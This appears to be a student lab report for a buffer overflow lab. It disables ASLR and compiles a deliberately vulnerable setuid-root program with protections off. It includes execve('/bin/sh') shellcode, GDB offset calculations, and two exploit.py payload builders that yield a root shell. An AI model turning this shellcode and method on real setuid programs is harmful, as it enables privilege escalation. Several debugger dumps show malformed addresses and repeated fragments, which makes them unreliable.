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Lab 3 : Buffer Overflow Attack Lab (Set-UID Version)

Environment Setup


Turning Off Countermeasures

1. Address Space Randomization.

It was used to randomize the starting address of heap and stack .

2. Configuring /bin/sh.

It was used to drop privilege.




```
[09/08/23] seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/08/23] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[09/08/23] seed@VM:~/.../Labsetup$
```

Task: Invoking the Shellcode

Code:

call_shellcode.c

1. The code below includes two copies of shellcode.
2. One is of 32-bits an the other is of 64-bits.



```
call_shellcode.c
-/CSP544/lab3/Labsetup/shellcode

1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 // Binary code for setuid(0)
6 // 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
7 // 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
8
9
10 const char shellcode[] =
11 #if __x86_64__
12   "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
13   "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
14   "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
15 #else
16   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
17   "\x62\x69\x6e\x89\xe3\x50\x89\xe1\x31"
18   "\xd2\x31\xc0\xb0\x0b\xcd\x80"
19 #endif
20 ;
21
22 int main(int argc, char **argv)
23 {
24     char code[500];
25
26     strcpy(code, shellcode);
27     int (*func)() = (int(*)())code;
28
29     func();
30     return 1;
31 }
```

Implementation:

1. The above code was compiled .
2. Used the makefile which was provided in the labsetup.
3. “make” was used to compile the code .

4. Two binary were created which were a32.out and a64.out

```
[09/08/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[09/08/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[09/08/23]seed@VM:~/.../shellcode$ .
a32.out          call_shellcode.c
a64.out          Makefile
[09/08/23]seed@VM:~/.../shellcode$ ./a32.out
$
$
$
$
$
$ exit
[09/08/23]seed@VM:~/.../shellcode$ ./a64.out
$
$
$ exit
[09/08/23]seed@VM:~/.../shellcode$
```

Task 2: Understanding the Vulnerable Program

Code :

1. The below given program consist of bufferoverflow vulnerabilities.
2. The code reads input from the badfile and then passes the input to bof() function.

```
stack.c
1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5/* Changing this size will change the layout of the stack.
6 * Instructors can change this value each year, so students
7 * won't be able to use the solutions from the past.
8 */
9#ifndef BUF_SIZE
10#define BUF_SIZE 100
11#endif
12
13void dummy_function(char *str);
14
15int bof(char *str)
16{
17    char buffer[BUF_SIZE];
18
19    // The following statement has a buffer overflow problem
20    strcpy(buffer, str);
21
22    return 1;
23}
24
25int main(int argc, char **argv)
26{
27    char str[517];
28    FILE *badfile;
29
30    badfile = fopen("badfile", "r");
31    if (!badfile) {
32        perror("Opening badfile");
33        exit(1);
34    }
35    int length = fread(str, sizeof(char), 517, badfile);
36    printf("Input size: %d\n", length);
37    dummy_function(str);
38    fprintf(stdout, "==== Returned Properly ====\n");
39    return 1;
40}
41
42// This function is used to insert a stack frame of size
43// 1000 (approximately) between main's and bof's stack frames.
44// The function itself does not do anything.
45void dummy_function(char *str)
46{
47    char dummy_buffer[1000];
48    memset(dummy_buffer, 0, 1000);
49    bof(str);
50}
51
```

Implementation:

1. Compiled the above vulnerable program .
2. Turned off the stackguard and non-executable stack protection.
3. Changed the ownership permissions and further the permission to 4755 was used to enable the set-UID bit.

```
[09/08/23]seed@VM:~/.../code$ ls  
brute-force.sh exploit.py Makefile stack.c  
[09/08/23]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c  
[09/08/23]seed@VM:~/.../code$ sudo chown root stack  
[09/08/23]seed@VM:~/.../code$ sudo chmod 4755 stack  
[09/08/23]seed@VM:~/.../code$ make  
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c  
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c  
sudo chown root stack-L1 && sudo chmod 4755 stack-L1  
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c  
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c  
sudo chown root stack-L2 && sudo chmod 4755 stack-L2  
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c  
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c  
sudo chown root stack-L3 && sudo chmod 4755 stack-L3  
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c  
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c  
sudo chown root stack-L4 && sudo chmod 4755 stack-L4  
[09/08/23]seed@VM:~/.../code$ █
```

Task 3: Launching Attack on 32-bit Program (Level 1)

Implementation:

stack.c

```
stack.c
1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5/* Changing this size will change the layout of the stack.
6 * Instructors can change this value each year, so students
7 * won't be able to use the solutions from the past.
8 */
9#ifndef BUF_SIZE
10#define BUF_SIZE 100
11#endif
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13void dummy_function(char *str);
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15int bof(char *str)
16{
17    char buffer[BUF_SIZE];
18
19    // The following statement has a buffer overflow problem
20    strcpy(buffer, str);
21
22    return 1;
23}
24
25int main(int argc, char **argv)
26{
27    char str[517];
28    FILE *badfile;
29
30    badfile = fopen("badfile", "r");
31    if (!badfile) {
32        perror("Opening badfile");
33        exit(1);
34    }
35    int length = fread(str, sizeof(char), 517, badfile);
36    printf("Input size: %d\n", length);
37    dummy_function(str);
38    fprintf(stderr, "==== Returned Properly ====\n");
39    return 1;
40}
41
42// This function is used to insert a stack frame of size
43// 1000 (approximately) between main's and bof's stack frames.
44// The function itself does not do anything.
45void dummy_function(char *str)
46{
47    char dummy_buffer[1000];
48    memset(dummy_buffer, 0, 1000);
49    bof(str);
50}
51
```

1. In the above the code the bufferoverflow is taking place at line 20 in the strcpy(). Which is inside the “bof” function .
2. Disabled the address space randomization which is countermeasure for BufferOverflow .
3. Relinked the shel to /zsh , which is also a countermeasure which is supposed to be disabled before the attack.
4. Executed the make file which consist of L1,L2,L3,L4 which are converted to UID.
5. Empty badfile was created .
6. Debugger was used to debug the stack-L1.
7. After debugging the program is ready to execute .
8. b bof : is a function name where we have bufferoverflow .
9. Then executed the “run” command.
10. Then executed the “next” command.
11. Then printed the address of EBP register.
12. Another address was obtained which was the beginning of the buffer .

13. Then calculated the difference between those two address which gave the offset.

14. Further the payload was constructed.

```
[09/10/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/10/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[09/10/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/10/23]seed@VM:~/.../code$ ll
total 168
-rwxrwxrwx 1 seed seed 270 Sep 5 10:48 brute-force.sh
-rwxrwxrwx 1 seed seed 891 Sep 5 10:48 exploit.py
-rwxrwxrwx 1 seed seed 965 Sep 5 10:48 Makefile
-rwxrwxrwx 1 seed seed 1132 Sep 5 10:48 stack.c
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Sep 10 12:02 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:02 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:02 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$
```

```
[09/10/23]seed@VM:~/.../code$ touch badfile
[09/10/23]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
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This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/CSP544/lab3/Labsetup/code/stack-L1-dbg
Input size: 517
[-----registers-----]
EAX: 0xfffffc08 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EIP: 0xfffffc0f8 --> 0xf7f7fd4000 --> 0x1e6d6c
[-----code-----]
gdb-peda$ run
Starting program: /home/seed/CSP544/lab3/Labsetup/code/stack-L1-dbg
Input size: 517
[-----registers-----]
EAX: 0xfffffc08 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcef8 --> 0xfffffd128 --> 0x0
ESP: 0xffffcaec --> 0x565563ee (<dummy_function+62>; add esp,0x10)
EIP: 0x565562ad (<bof>; endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>;
    jmp    0x56556200 <register_tm_clones>
0x565562a9 <x86.get_pc_thunk.dx:>;
    mov    edx,DWORD PTR [esp]
0x565562ac <x86.get_pc_thunk.dx+3>;      ret
=> 0x565562ad <bof>;    endbr32
0x565562b1 <bof+4>; push ebp
0x565562b2 <bof+5>; mov ebp,esp
0x565562b4 <bof+7>; push ebx
0x565562b5 <bof+8>; sub esp,0x74
[-----Stack-----]
0000| 0xffffcaec --> 0x565563ee (<dummy_function+62>; add esp,0x10)
0004| 0xffffcaf0 --> 0xfffffc13 --> 0x0
0008| 0xffffcaf4 --> 0x0
0012| 0xffffcaf8 --> 0x3e8
0016| 0xffffcaf0 --> 0x565563c3 (<dummy_function+19>; add eax,0x2bf5)
0020| 0xffffcb00 --> 0x0
```

```

[--- stack ---]
0000| 0xfffffcae0 --> 0x565563ee (<dummy_function+62>: add esp,0x10)
0004| 0xfffffca0 --> 0xfffffcf13 --> 0x0
0008| 0xfffffca4 --> 0x0
0012| 0xfffffca8 --> 0x3e8
0016| 0xfffffcfa0 --> 0x565563c3 (<dummy_function+19>: add eax,0x2bf5)
0020| 0xfffffcf00 --> 0x0
0024| 0xfffffcf04 --> 0x0
0028| 0xfffffcf08 --> 0x0
[...]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xfffffcf13 "") at stack.c:16
16 {
gdb-peda$ next
[--- registers ---]
EAX: 0x56556fb8 --> 0x3ec0
EBX: 0x56556fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xfffffce8 --> 0xffffcef8 --> 0xfffffd128 --> 0x0
ESP: 0xffffca70 ("lpUV\004\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[--- code ---]
    0x565562b5 <bof+8>: sub esp,0x74
    0x565562b8 <bof+11>: call 0x565563f7 <_x86.get_pc_thunk.ax>
    0x565562bd <bof+16>: add eax,0x2cfb
=> 0x565562c2 <bof+21>: sub esp,0x8
[...]
gdb-peda$ next
[--- registers ---]
EAX: 0x56556fb8 --> 0x3ec0
EBX: 0x56556fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xfffffce8 --> 0xffffcef8 --> 0xfffffd128 --> 0x0
ESP: 0xffffca70 ("lpUV\004\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[--- code ---]
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    0x565562b8 <bof+11>: call 0x565563f7 <_x86.get_pc_thunk.ax>
    0x565562bd <bof+16>: add eax,0x2cfb
=> 0x565562c2 <bof+21>: sub esp,0x8
    0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
    0x565562c8 <bof+27>: lea edx,[ebp-0x6c]
    0x565562cb <bof+30>: push edx
    0x565562cc <bof+31>: mov ebx,eax
[--- stack ---]
0000| 0xffffca70 ("lpUV\004\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca74 --> 0xfffffcf04 --> 0x205
0008| 0xffffca78 --> 0xfffffd590 --> 0x7ffd1000 --> 0x464c457f
0012| 0xffffca7c --> 0xf7fc3e0 --> 0x7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca80 --> 0x0
0020| 0xffffca84 --> 0x0
0024| 0xffffca88 --> 0x0
0028| 0xffffca8c --> 0x0
[...]
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[--- code ---]
    0x565562b5 <bof+8>: sub esp,0x74
    0x565562b8 <bof+11>: call 0x565563f7 <_x86.get_pc_thunk.ax>
    0x565562bd <bof+16>: add eax,0x2cfb
=> 0x565562c2 <bof+21>: sub esp,0x8
    0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
    0x565562c8 <bof+27>: lea edx,[ebp-0x6c]
    0x565562cb <bof+30>: push edx
    0x565562cc <bof+31>: mov ebx,eax
[--- stack ---]
0000| 0xffffca70 ("lpUV\004\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca74 --> 0xfffffcf04 --> 0x205
0008| 0xffffca78 --> 0xfffffd590 --> 0x7ffd1000 --> 0x464c457f
0012| 0xffffca7c --> 0xf7fc3e0 --> 0x7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca80 --> 0x0
0020| 0xffffca84 --> 0x0
0024| 0xffffca88 --> 0x0
0028| 0xffffca8c --> 0x0
[...]
Legend: code, data, rodata, value
20         strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcae8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca7c
gdb-peda$ p/d 0xffffcae8 - 0xffffca7c
$3 = 108
gdb-peda$ quit
[09/10/23]seed@VM:~/.../code$ █


```

```

-rw-rw-r-- 1 seed seed 11 Sep 10 12:04 peda-session-stack-L1-dbg.txt
-rwxrwxrwx 1 seed seed 1132 Sep 5 10:48 stack.c
-rwsr-xr-x 1 root seed 15988 Sep 10 12:02 stack-L1
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L1-dbg
-rwsr-xr-x 1 root seed 15988 Sep 10 12:02 stack-L2
-rwxrwxr-x 1 seed seed 18696 Sep 10 12:02 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L3
-rwxrwxr-x 1 seed seed 20120 Sep 10 12:02 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:02 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ls -l
total 176
-rw-rw-r-- 1 seed seed 517 Sep 10 12:16 badfile
-rwxrwxrwx 1 seed seed 270 Sep 5 10:48 brute-force.sh
-rwxrwxrwx 1 seed seed 983 Sep 10 12:13 exploit.py
-rwxrwxrwx 1 seed seed 965 Sep 5 10:48 Makefile
-rw-rw-r-- 1 seed seed 11 Sep 10 12:04 peda-session-stack-L1-dbg.txt
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-rwsr-xr-x 1 root seed 17112 Sep 10 12:02 stack-L4
-rwxrwxr-x 1 seed seed 20112 Sep 10 12:02 stack-L4-dbg
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# 

```

CODE: exploit.py



```

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xC0\x50\x68\x2f\x2f\x73\x68\x68\x2F"
7    "\x62\x69\x6E\x89\xE3\x50\x53\x89\xE1\x31"
8    "\xd2\x31\xC0\xB0\x0B\xCD\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 400           # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcae8 + 200 # Change this number
22offset = 112           # Change this number
23
24L = 4                # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)

```

1. The shellcode that is provided in labsetup consist of 32-bit an 64-bit shellcode.
2. Copied the shellcode for the 32-bit register which was provided in the shellcode.c .
3. At line 16 updated the number to 400.
4. return address was replaced with ebp register + 200 , because return address has to more than ebp .
5. Offset was obtained from the difference which was calculated previously . And added 4 to the value because its a 32-bit program.
6. As mentioned above the initial badfile was empty badfile, so after executing the ./exploit.py it replaced the old badfile with the new one.

Observations:

The attack was implemented successfully and the root access was obtained .

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

Implementation:

1. In the below code the bufferoverflow is taking place at line 20 in the strcpy().
Which is inside the “bof” function .
2. Disabled the address space randomization which is countermeasure for BufferOverflow .
3. Relinked the shel to /zsh , which is also a countermeasure which is supposed to be disabled before the attack.
4. Executed the make file which consist of L1,L2,L3,L4 which are converted to UID.
5. Empty badfile was created .
6. Debugger was used to debug the stack-L2.
7. After debugging the program is ready to execute .
8. b bof : is a function name where we have bufferoverflow .
9. Then executed the “run” command.
10. Then executed the “next” command.
11. Address was obtained which was in the beginning of the buffer .
12. Then calculated the difference between those two address which gave the offset.
13. Further the payload was constructed.

```
seed@VM: ~/code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/10/23]seed@VM:~/code$ sudo ln -sf /bin/zsh /bin/sh
[09/10/23]seed@VM:~/code$ touch badfile
[09/10/23]seed@VM:~/code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[09/10/23]seed@VM:~/code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
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Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
```

```

| type "apropos word" to search for commands related to "word"...
| /opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
|   if sys.version_info.major is 3:
|     if pyversion is 3:
|       Reading symbols from stack-L2-dbg...
| gdb-peda$ b bof
| Breakpoint 1 at 0x12ad: file stack.c, line 16.
| gdb-peda$ run
| Starting program: /home/seed/CSP544/lab3/Labsetup 3/Labsetup/code/stack-L2-dbg
| Input size: 0
[-----registers-----]
EAX: 0xffffcae8 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffced0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffced8 --> 0xfffffd108 --> 0x0
ESP: 0xffffcac0 --> 0x565563f4 (<dummy_function+62>; add esp,0x10)
EIP: 0x565562ad (<bof>; endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>;
    jmp    0x565562b0 <register_tm_clones>
0x565562a9 <x86.get_pc_thunk.dx>;
    mov    edx,DWORD PTR [esp]
0x565562ac <x86.get_pc_thunk.dx+3>;      ret
=> 0x565562ad <bof>;  endbr32
0x565562b1 <bof+4>; push ebp
0x565562b2 <bof+5>; mov  ebp,esp
0x565562b4 <bof+7>; push ebx
[-----stack-----]
0000| 0xffffcac0 --> 0x565563f4 (<dummy_function+62>; add esp,0x10)
0004| 0xffffcad0 --> 0xffffcef3 --> 0x456
0008| 0xffffcad4 --> 0x0
0012| 0xffffcad8 --> 0x3e8
0016| 0xffffcadc --> 0x565563c9 (<dummy_function+19>; add eax,0x2bef)
0020| 0xffffcae0 --> 0x0
0024| 0xffffcae4 --> 0x0
0028| 0xffffcae8 --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcef3 "V\004") at stack.c:16
16 {
gdb-peda$ next
[-----registers-----]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffced0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcac8 --> 0xffffced8 --> 0xfffffd108 --> 0x0
ESP: 0xffffca20 --> 0x0
EIP: 0x565562c5 (<bof+24>; sub esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>; sub esp,0x8
0x565562bb <bof+14>; call 0x565563fd <_x86.get_pc_thunk.ax>
0x565562c0 <bof+19>; add eax,0x2cf8
=> 0x565562c5 <bof+24>; sub esp,0x8
0x565562c8 <bof+27>; push DWORD PTR [ebp+0x8]
0x565562cb <bof+30>; lea  edx,[ebp-0xa8]
0x565562d1 <bof+36>; push edx
0x565562d2 <bof+37>; mov  ebx,eax
[-----stack-----]
0000| 0xffffca20 --> 0x0
0004| 0xffffca24 --> 0x0
0008| 0xffffca28 --> 0xf7fb4f20 --> 0x0
0012| 0xffffca2c --> 0x7d4
0016| 0xffffca30 ("OpUV.pUV\350\316\377\377")
0020| 0xffffca34 ("..pUV\350\316\377\377")
0024| 0xffffca38 --> 0xffffcef8 --> 0x205
0028| 0xffffca3c --> 0x0
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca20
gdb-peda$ exit
Undefined command: "exit". Try "help".
gdb-peda$ Aborted
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./stack-L2
Input size: 517
#
#
#
# █

```

Code :

```
3 # Replace the content with the actual shellcode
5 shellcode= (
6     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9 ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 ##### Put the shellcode somewhere in the payload #####
15 # Put the shellcode somewhere in the payload
16 start = 0 # Change this number
17 content[517 - len(shellcode):] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret = 0xffffca20 + 400 # Change this number
22 offset = 0 # Change this number
23
24 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25
26 #spray the buffer with return address
27 for offset in range(50):
28     content[offset*L:offset*L+L] = (ret).to_bytes(L,byteorder='little')
29 #####
30
31 # Write the content to a file
32 with open('badfile', 'wb') as f:
33     f.write(content)
```

1. The shellcode that is provided in labsetup consist of 32-bit an 64-bit shellcode.
2. Copied the shellcode for the 32-bit register which was provided in the shellcode.c .
3. Updated line 7 and added the shellcode at the end of the badfile.
4. return address was replaced with beginning buffer address + 400 (which exceeds the length of the buffer) .
5. for loop was created for the offset in the 27th line because we were not aware of the offset size .
6. As the range lies between 100-200 each address is 4-bit long so we divided $200/4 = 50$.
7. Offset was multiplied with L .
8. Saved the exploit.py file .
9. Executed the ./exploit.py .

